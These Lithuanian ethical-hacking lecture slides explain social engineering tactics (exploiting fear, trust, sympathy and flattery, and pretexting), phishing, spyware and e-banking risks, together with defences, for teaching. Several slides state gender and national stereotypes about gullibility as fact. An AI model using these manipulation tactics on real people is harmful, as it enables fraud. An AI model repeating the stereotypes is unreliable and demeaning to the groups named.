- Prašoma suvesti slaptuosius kodus į suklastotą e-banko tinklalapį, kad būtų prateistas sąskaitų galiojimo laikas.
- Laiškuose naudojama verslo stiliaus kalba. Kasdieniniu stiliumi parašyti laiškai iš karto sukeltu vartotojui įtarimą.

Šnipinėjančios programos


- Piktavaliai, pasinaudodami operacinių sistemų ir programinės įrangos spragomis išplatina šnipinėjančias programas.
- E-banko vartotojo kompiuteris, apkraustas šnipinėjančia programa, fiksuoja viską, kas yra vedama per kompiuterio klaviatūrą.
- Šnipinėjanti programa pati persiunčia vartotojų slaptuosius kodus piktivaliams.






E-banko vartotojų neatidumas

- Vartotojai kartais pamiršta viešose vietose (interneto klubuose, interneto kavinėse, viešbučiuose) atsijungti nuo e-banko sistemos nueidami nuo kompiuterio.
- Vartotojai nepakankamai rūpinasi slaptažodžių kortelėmis, slaptažodžių generatoriais, palikdami darbe ant stalo ar kitose vietose be priežiūros.
- Vartotojai, vadovaudamiesi klaidingomis nuorodomis, nueina į falsifikuotus e-banko tinklalapius.
- E-banko vartotojai nežino galimų grėsmių susijusių su elektronine bankininkyste
- E-banko vartotojai dažnai neturi galimybės patys pasirūpinti savo kompiuterių saugumu.



Ačiū už dėmesį



Saugumo patikros ir etiško įsilaužimo metodai

(T120M154)

9. Pagrindiniai atakų tipai. Socialinės inžinerijos metodai
prof. Algimantas Venčkauskas



Socialinė inžinerija informacinėse technologijose

Socialinė inžinerija informatikoje

- Tai socialinės psichologijos sritis, orientuota į manipuliavimą žmonėmis, siekiant suformuoti jų protuose naują elgesio modelį. Šiuo atveju tai žmonių sąmonės valdymas elektroninėje erdvėje.
- Hakeriai taip vadina nesankcionuotą priėjimą prie informacijos, nesugadinant programinės įrangos.
- Socialinės inžinerijos informacinėse sistemoje taikymo tikslas – apgauti žmones tam, kad nustatyti sistemos slaptažodžius ir kitą svarbią informaciją.



Socialinė inžinerija

- Tai nesankcionuoto priėjimo prie informacijos būdas nenaudojant techninių priemonių.
- Metodas remiasi žmogiškosiomis silpnybėmis ir gali būti labai pavojingas.
- Informacijos sauga tobuleja, visokeriopai saugomi įsilaužimui patrauklūs duomenys ir objektai, bet už saugą lieka atsakingi konkretūs žmonės. Žmonės gyvena su savo baimėmis, įvairiaus kompleksais ir silpnomis vietomis, kurias gali išnaudoti piktavaliai.

Socialinė inžinerija

- Socialinės inžinerijos metodai ypač paplito su internetu.
- Internete žymiai lengviau išnaudoti žmogiškąsias silpnybes.



Pavojus būti apgautam



- Absoliučios apsaugos nuo socialinio inžineringo nėra.
- Žymiai sumažinti riziką būti apgautam galima ir reikia.

Socialinės inžinerijos tipai

Skiriami du socialinės inžinerijos tipai:

- Tiesioginė socialinė inžinerija.
- Atvirkštinė socialinė inžinerija.


Abu tipai orientuoti į poveikį žmogui, bet poveikio būdai iš esmės skiriasi.

Tiesioginė socialinė inžinerija

- Socialinė inžinerija gali būti taikoma įvairiaisiai atvejais ir iš anksto nepasiruošus, o žmonės, kurių atžvilgiu buvo nukreipti socialinės inžinerijos metodai, gali iš kartos susidariusios situacijos nesuprasti.
- Socialinė inžinerija sėkmingai pritaikoma ne tik įsilaužimams bei informacijos gavimui, bet ir realiose gyvenimiškose situacijose siekiant finansiškai, politiškai ar dar kitaip naudingą naudingą rezultatų.
- Toliau nagrinėjamos įvairių veiksmų kategorijos.


Socialinis programavimas

- Kartu su socialinės inžinerijos terminu egzistuoja socialinio programavimo terminas.
- Žmonių socialinis programavimas – tai tam tikras įtakos instrumentas.
- Siekiama suprogramuoti žmonių elgesį taip, kad jie pradėtų elgtis pagal socialinio inžinieriaus suprogramuotą elgesio modelį.




Draudimo panaudojimas

- Išnaudojamas žmonių gobšumas ir noras pirmauti.
- Atsiras daugybė žmonių, kurie norėdami įrodyti savo orumą ir gilią išmintį, be svarstymų išduos socialiniam inžinieriui jo pageidaujamą informaciją.
- Panašus atvejis – smalsumo išnaudojimas.



Baimės išnaudojimas

- Kiekvienas kažko vengia ar bijo.
- Tuo pasinaudoja piktaivaliai, žinodami, kad žmogaus emocijos ir protas ne visada teisingai bendrauja.
- Daugiausiai bėdos pridaro tiesioginis kontaktas, kai dirbančiam kompiuteriu paaiškinama, ką jis turi daryti kad nedingtų informacija ar išvengtų kitos bėdos...



Pasitikėjimas


- Pasitikėjimas susietas su tinginyste – lengviau patikėti žodžiu negu tikrinti konkrečią informaciją.
- Kiti žmonės taip išauklėti, kad tiesiog nepatogu kažkam prieštarauti ir išreikšti tam tikras abejones.
- Svarbiausias faktorius – pasitikėjimas savimi ir jei kalba kažkokis autoritetas, daugelis žmonių patikės net nesąmonėmis.



Užuojauta

- Metodą naudojantis apgavikas visai nejaus sąžinės graužimo, nes leidžia žmogui patirti teigiamą jausmą padedant artimui.
- Moterys lengviau pažeidžiamos, jei jos veikiamos sukeliat gailestę. Ypač kai bandoma veikti motiniškus jausmus.
- Vyrai lengviau padės puikiai blondinei ir nesileis į kalbas su prakaituotu ir nesiskutusiu vyru.

Pranašumas



- Pranašumas – tai tokis jausmas, kai jautiesi tvirtai ir vertesnis už kitus.
- Metodu reikia naudotis protingai, nes tai paveiks tik tuos, kuriems labai svarbi kitų nuomonė.
- Atvirkštinė metodo pusė – iškėlimas, kai stengiamasi puolamą auką be saiko girti.

Socialinės inžinerijos metodų taikymas

- Socialinė inžinerija gali būti taikoma labai skirtiniems tikslams. Kas įsisavino socialinę inžineriją – tas įsisavino apgaulės meną.
- Pagrindinis socialinės inžinerijos trūkumas – priklausomybė nuo žmonių, prieš kuriuos socialinės inžinerijos metodai taikomi.
- Poveikio procesas sunkiai kontroliuojamas, jo taikymo sėkmė priklauso nuo daugybės faktorių, kuriuos beveik neįmanoma valdyti.

Atvirkštinė socialinė inžinerija

Atvirkštinė socialinė inžinerija remiasi trimis faktoriais:

- Sudaroma situacija, priverčianti žmogų kreiptis pagalbos.
- Reklamuojamos tam tikros paslaugos.
- Suteikiama pagalba ir realizuojamas siekiamas poveikis.

Socialinės inžinerijos atakos pavyzdys

- Vieną rytą grupė nepažistamujų atvyko į didelę vežėjų bendrovę. Išvyko įgiję prieigą prie pagrindinio bendrovės tinklo.
- Kaip tai įvyko? Po truputį išgaunant informaciją iš bendrovės darbuotojų.
- Pirmiausia dvi dienas buvo tiriama bendrovė. Skambindami telefonu sužinojo pagrindinių darbuotojų vardus.
- Paskui apsimetė, kad pametė raktus ir sargas juos įleido.
- Tada “pametė” darbuotojų pažymėjimus, kurių reikia įeinant į saugomą zoną trečiame aukšte ir paslaugus darbuotojas šypsodamasis atvėrė jiems duris.
- Šie žmonės žinojo, kad finansų direktorius išvykės. Jiems pavyko įsibrauti į kabinetą ir išgauti finansinius duomenis.

Socialinės inžinerijos atakos pavyzdys

- Jie rausėsi šiukšlių dėžėse ir rado naudingų dokumentų.
- Pasiteiravo valytojos, kur gali išmesti šiukšles, sėkmingai išnešė visus rastus dokumentus.
- Mokėdami pamégdžioti finansų direkторiaus balsą, telefonu gavo tinklo slaptažodį.
- Ta nepažįstamųjų grupė buvo tinklo konsultantai, pasamdyti finansų direkторiaus...
- Socialinė inžinerija ypač pavojinga dėl to, kad bendrovės, įdiegusios atpažinimo procesus, ugniasienes, tinklo stebėjimo programinę įrangą, vis dar yra atviros atakoms, nes socialinės inžinerijos atakos susitelkia ties žmogiškaisiais ištakliais.



Socialinės inžinerijos metodų keliami pavojai

Socialinių tinklų pavojai

- Veikla socialiniuose tinkluose itin patraukli socialiniams inžinieriams.
- Siekiant išvengti pavojų tikslinga pagal teikiamas galimybes atlikti darbo tinkle privatumo nustatymus.
- Visada būtina įvertinti, kokią informaciją apie save, savo veiklą viešai skelbti.




Human denial of service (HDoS)

- Pastaruoju metu tinkle pasirodo pranešimai apie HDoS, ką galima tiesiogiai versti kaip žmogaus atsisakymą aptarnauti. Paprastai tariant žmogus nustojo reaguoti į bet kokius veiksmus. Žmogų galima supainioti taip, kad visą gaunamą informaciją jis pradės priimti kaip teisingą arba kitu atveju kaip išimtinai neteisingą.
- Galima perjungti sistemos administratorių veiklai nereikalinga kryptimi. Jis gali pradėti tikrinti teisingą informaciją, nes jam atrodo, kad čia yra atakos šaltinis.
- Taip veikiant galima padaryti daug žalos. Sakykim, puslapyje www.intel.com pavyko įterpti informaciją, kad Taivane potvynio metu užsemti Intel gamyklos cechai ir sustojo procesorių gamykla. Gudriai pateikus informaciją, ims kilti procesorių kainos ir kristi Intel akcijos...
- Žalos galima padaryti tikrai daug...

Kompiuterinių nusikaltimų metodai

- Duomenų falsifikacija.** Informacija keičiama išsilaužėlio suformuota informacija jos įvedimo arba išvedimo metu.
- Skanavimas.** Naudojamos skanuojančios programos, kurių pagalba peržiūrint dalinę atvirką informaciją, galima prieiti prie svarbios ir pilnos informacijos.
- Trojos arklys.** I kompiuterio programą įterpiama papildoma programa su uždaromis funkcijomis, išnaudojančiomis sugumo sistemos apsaugos mechanizmus.
- Liukas.** Panaudojamas slaptas programinis arba aparatinis mechanizmas padedantis apeiti saugos metodus sistemoje.
- Saliamai.** Tokiu metodu nuosekliai nedidelėmis dalimis keičiama pradinė programa ir informacijos masyvai taip, kad bus tai sunku pastebeti.
- Superatjungimas.** Sugebėjus sukurti superraktą išsilaužėjas bet kada gali prieiti prie kompiuterio su reikalinga informacija.



Socialinės inžinerijos taikymo sritys

- Įvairaus tipo informacijos paieška ir vagystės.
- Pramoninis šnipinėjimas.
- Finansinės machinacijos.
- Sukčiavimas.
- Šantažas.

ego-būsena

- Šešto dešimtmečio pabaigoje psichoanalitikai iškėlė teoriją, kad bendravimo žaidimo metu mes užimame vienokią ar kitokią poziciją, jas galima suskirstyti į tris esmines „ego-būsenas“: Suaugusiojo, Tėvo ir Vaiko. Tai reiškia, kad bendravimo problemos kyla dėl bendraujančiųjų vidinių nuostatų.
- Tam tikra nuostata bendraujant vadina „ego-būsena“ – minčių, jausmų ir elgesio rinkiniu, kurį naudojame tam tikrose situacijose. Mes esame Tėvo ego-būsenoje, kai elgiamės ir mąstome taip, kaip mūsų pačių tėvai mąstydavo. Kai mąstome realistiškai ir objektyviai, esame Suaugusiojo ego-būsenoje. O kai mąstome taip lyg vėl būtume vaikais, esame Vaiko ego-būsenoje. Mes galime keisti būsenas transakcijų metu. Transakcija – tai išsakyta ir nežodinė komunikacija tarp žmonių esančių vienoje iš ego-būsenų.

Kodėl naudojama socialinė inžinerija

- Taip paprasčiau negu naudoti sudėtingas technines priemones.
- Tokių atakų neaptinka programinės ir techninės apsaugos priemonės.
- Tai pigu.
- Rizika minimali.
- Tinka bet kokios operacinės sistemos aplinkoje...

Informacinės sistemos vartotojai

- Paprastai mano, kad sistema saugi ir praranda budrumą.
- Lengvai patiki gauta informacija, nepriklausomai nuo siuntėjo.
- Mano, kad saugumo politikos formavimas ir laikymasis – tuščias laiko gaišinimas.
- Neįvertina turimos informacijos kaštų.
- Nuoširdžiai stengiasi padėti visiems, kurie paprašo pagalbos.




Nacionalinės ypatybės

- ❑ Išvairiose šalyse žmonės nevienodai atsparūs socialinės inžinerijos poveikiui.
- ❑ Japonai ir amerikiečiai įpratę prie reklamos triukų ir yra gana patiklūs, rusai sunkiau įtikinami, lietuvius įvertinkim patys...

Socialinio inžinieriaus veikimas

- Kiekviena ataka pradedama tyrimu. Tiriama bet kokia informacija apie kompaniją - auką: paraiškos patentams, pranešimai spaudoje, jei pavyksta, perkratomos net šiukslių dėžės.
- Siekiant apsaugoti jūsų personalą nuo atakų, jums reikia įvertinti, kokios atakos tikėtinės, kiek jos pavojingos ir galimi nuostoliai. Taip sustiprinama kompanijos saugumo politika.
- Kaip visada, negalima tiek pervertinti, tiek ignoruoti galimus pavojus.



Atakų objektas

- Jokia saugos sistema neapsaugos, jei ją valdo naivus, patiklus ar psichiškai nepastovus žmogus.
- Labai dažnai neįvertinama, kad atakos objektu gali būti ne sistema, o ją valdantis operatorius.
- Saugos sistemoje silpniausia grandimi gali būti žmogus.


Kaip apsaugoti

- ❑ Būtina ne tik mokėti pulsi, bet apsaugoti nuo puolimo.
- ❑ Stambiose kompanijose reguliariai atliekami testai, siekiant nustatyti atsparumą socialinės inžinerijos metodams.
- ❑ Nuo pavojų iš išorės apsiginti galima, bet vidiniai pavojai sunkiai nugalimi.
- ❑ Testavimas padeda blokuoti atakuojantį bei patikrinti dirbančiųjų patikimumą ir reakciją.

Socialinių ugniasienių kūrimas

Technologinės priemonės, leidžiančios sumažinti tapatybės klastojimo galimybes:

- ❑ Dokumentai, reglamentuojantys informacijos apykaitą įmonėje.
- ❑ Atsakomybė už pažeidimus.
- ❑ Procedūrinės priemonės, leidžiančios išsitikinti pašnekovo tapatybe, suprasti informacijos vertę bei be pasekmių pranešti apie galimą incidentą.
- ❑ Reguliari darbuotojų informacinio saugumo budrumo skatinimo programa.




Valstybės ir tarnybos paslapčiu įstatymas

- Įstatymas reglamentuoja valstybės ir tarnybos paslapčiu žymimų žymomis „Riboto naudojimo“, „Konfidencialiai“, „Slaptai“ ir „Visiškai slaptai“, apsaugą.
- Įstatymas nustato reikalavimus personalo patikimumui, t.y., kaip yra išduodamas leidimas darbui su įslaptinta informacija, kaip administruojami dokumentai, kokia turėtų būti fizinė apsauga, kaip suteikti teisę privačioms bendrovėms dirbti su įslaptinta informacija, kaip saugiai apdoroti paslaptis informaciniše sistemoje ir nustato atsakomybę už šio įstatymo nuostatų pažeidimus.



Merfio dėsniai saugai

- Jei jus gali atakuoti, tai būtinai įvyks;
- Jei keturios saugos “skyles” užtaisytos, visada atsiras penktoji;
- Jei jūs laikote savo sistemą nepažeidžiamą, tai jūs klystate;
- Skyles turi ne tik programos, bet ir apsaugos sistemas;
- Jei jūs užtikrintas, kad labai aiškiai suformulavote slaptažodžių parinkimo taisykles, atsiras toks bendradarbis, kuris supras priešingai...



Pavojai elektroninėje erdvėje



Nesankcionuota skvarba

Per žmogų:

- Informacijos nešėjų vagystė;
- Tiesioginis informacijos nuskaitymas iš ekrano ar klaviatūros;
- Informacijos perėmimas ir nuskaitymas iš spausdintų dokumentų.

Per programą:

- Slaptažodžių perėmimas;
- Užšifruotos informacijos dešifravimas;
- Informacijos kopijavimas iš nešėjų.

Per aparatūrą:

- Specialios aparatinė įrangos informacijos nuskaitymui pajungimas;
- Informacijos nuskaitymas išnaudojant aparatūros skleidžiamą elektromagnetinę spinduliuotę.

E-prekyba

- Statistikos departamento duomenys rodo, kad per pirmąjį 2013 metų ketvirtį prekes ir paslaugas internetu pirkо ar užsakė 11 proc. visų 16–74 metų amžiaus gyventojų, kitaip tariant 16 proc. asmenų, besinaudojančių internetu.
- Didžiausio susidomėjimo perkant internete, sulaukia kultūros renginiai – dažniausiai yra perkami bilietai į įvairius koncertus bei kitus renginius (38 proc. elektroninės prekybos vartotojų). Toliau seka drabužių, avalynės ir sporto prekės (37 proc.), telekomunikacijų paslaugos (23 proc.), turistinės kelionės (17 proc.), apgyvendinimo paslaugos atostogoms (12 proc.).
- Vienas iš galimų būdų apsaugoti nuo vartotojų teisių pažeidimo ir apgavystės yra atidus prekių paslaugų teikėjų sąlygų išanalizavimas. Dažnai pasitaiko, kad papildomos paslaugos sąlygos yra nutylimos, neišaiškinamos, dėl to pirkėjas gali gauti ne visai tai, ko tikėjosi. Pavyzdžiui, perkant kelionę, būtina sužinoti visas smulkmenas, kurios būtų patvirtintos sutartyje. Be to, dažnai pasitaiko tokį atvejų, kai koncertas atšaukiamas, o pardavėjai nenori grąžinti pinigų už nupirktaus bilietus.


E-prekyba

- Perkant interneite svarbu neapsigauti ir nesileisti suviliojamiems nepatikimų prekeivių interneite. Naudojantis internetinės prekybos paslaugomis, patartina rinktis žinomas el. parduotuves, paklausti draugų, kurie sėkmingai buvo atlikę pirkimus, rekomendacijų. Be to, kartais verta interneite pasiskaityti kokius atsiliepimus.
- Dažnas vartotojas savęs nepaklausia, kodėl turi įvesti įvairius duomenis, pirkdamas internetu, jis tiesiog paklūsta reikalavimams. Jokia el. parduotuvė nereikalauja suvesti el. bankininkystės kodą, nes jie yra suvedami oficialiose bankų svetainėse.
- Apsipirkinėjant internetu, visas procesas reikalauja nemažai atidumo, todėl būtina nenumoti ranka net į smulkmenas. Atsiskaičius su pardavėju, svarbu patikrinti savo banko išrašą ar nebuvo nuskaičiuota per didelė suma.
- Dar vienas labai svarbus patarimas – nesinaudoti viešu kompiuteriu perkant internetu, nes kai kurie duomenys gali likti kompiuteryje.

Pavojai elektroninėje bankininkystėje

Piktavaliai nukreipė savo išpuolius į e-banko vartotojus ir e-banko vartotojų kompiuterius.

- Vartotojai klaidinami įvairiausiais socialinės inžinerijos triukais siekiant išgauti e-banko vartotojų slaptuosius kodus.
- E-banko vartotojų kompiuterius stengiamasi apkreisti šnipinėjančiomis programomis, kurių tikslas išgauti e-banko vartotojų identifikatorius ir slaptuosius kodus.





Socialinės inžinerijos triukai

- “Phishing” (iš anglisko žodžio fishing – žvejyba) klaidinančiu elektroninių laiškų siuntimas, siekiant išgauti e-banko vartotojų identifikatorius ir slaptažodžius.
- Laiškuose piktavaliai apsimeta banko darbuotojas. Jie praneša, kad e-banko vartotojų sąskaitų galiojimo laikas baigiasi, kad reikia atsinaujinti slaptuosius kodus.
- Prašoma suvesti slaptuosius kodus į suklastotą e-banko tinklalapį, kad būtų prateistas sąskaitų galiojimo laikas.
- Laiškuose naudojama verslo stiliaus kalba. Kasdieniniu stiliumi parašyti laiškai iš karto sukeltu vartotojui įtarimą.

Šnipinėjančios programos

- Piktavaliai, pasinaudodami operacinių sistemų ir programinės įrangos spragomis išplatina šnipinėjančias programas.
- E-banko vartotojo kompiuteris, apkraustas šnipinėjančia programa, fiksuoja viską, kas yra vedama per kompiuterio klaviatūrą.
- Šnipinėjanti programa pati persiunčia vartotojų slaptuosius kodus piktivaliams.






E-banko vartotojų neatidumas

- Vartotojai kartais pamiršta viešose vietose (interneto klubuose, interneto kavinėse, viešbučiuose) atsijungti nuo e-banko sistemos nueidami nuo kompiuterio.
- Vartotojai nepakankamai rūpinasi slaptažodžių kortelėmis, slaptažodžių generatoriais, palikdami darbe ant stalo ar kitose vietose be priežiūros.
- Vartotojai, vadovaudamiesi klaidingomis nuorodomis, nueina į falsifikuotus e-banko tinklalapius.
- E-banko vartotojai nežino galimų grėsmių susijusių su elektronine bankininkyste
- E-banko vartotojai dažnai neturi galimybės patys pasirūpinti savo kompiuterių saugumu.



Ačiū už dėmesį



Saugumo patikros ir etiško įsilaužimo metodai

(T120M154)

10. Informacijos rinkimas ir žvalgyba kompiuterinėse
sistemose

prof. Algimantas Venčkauskas




Įsiskverbimo testavimas (Penetration test)

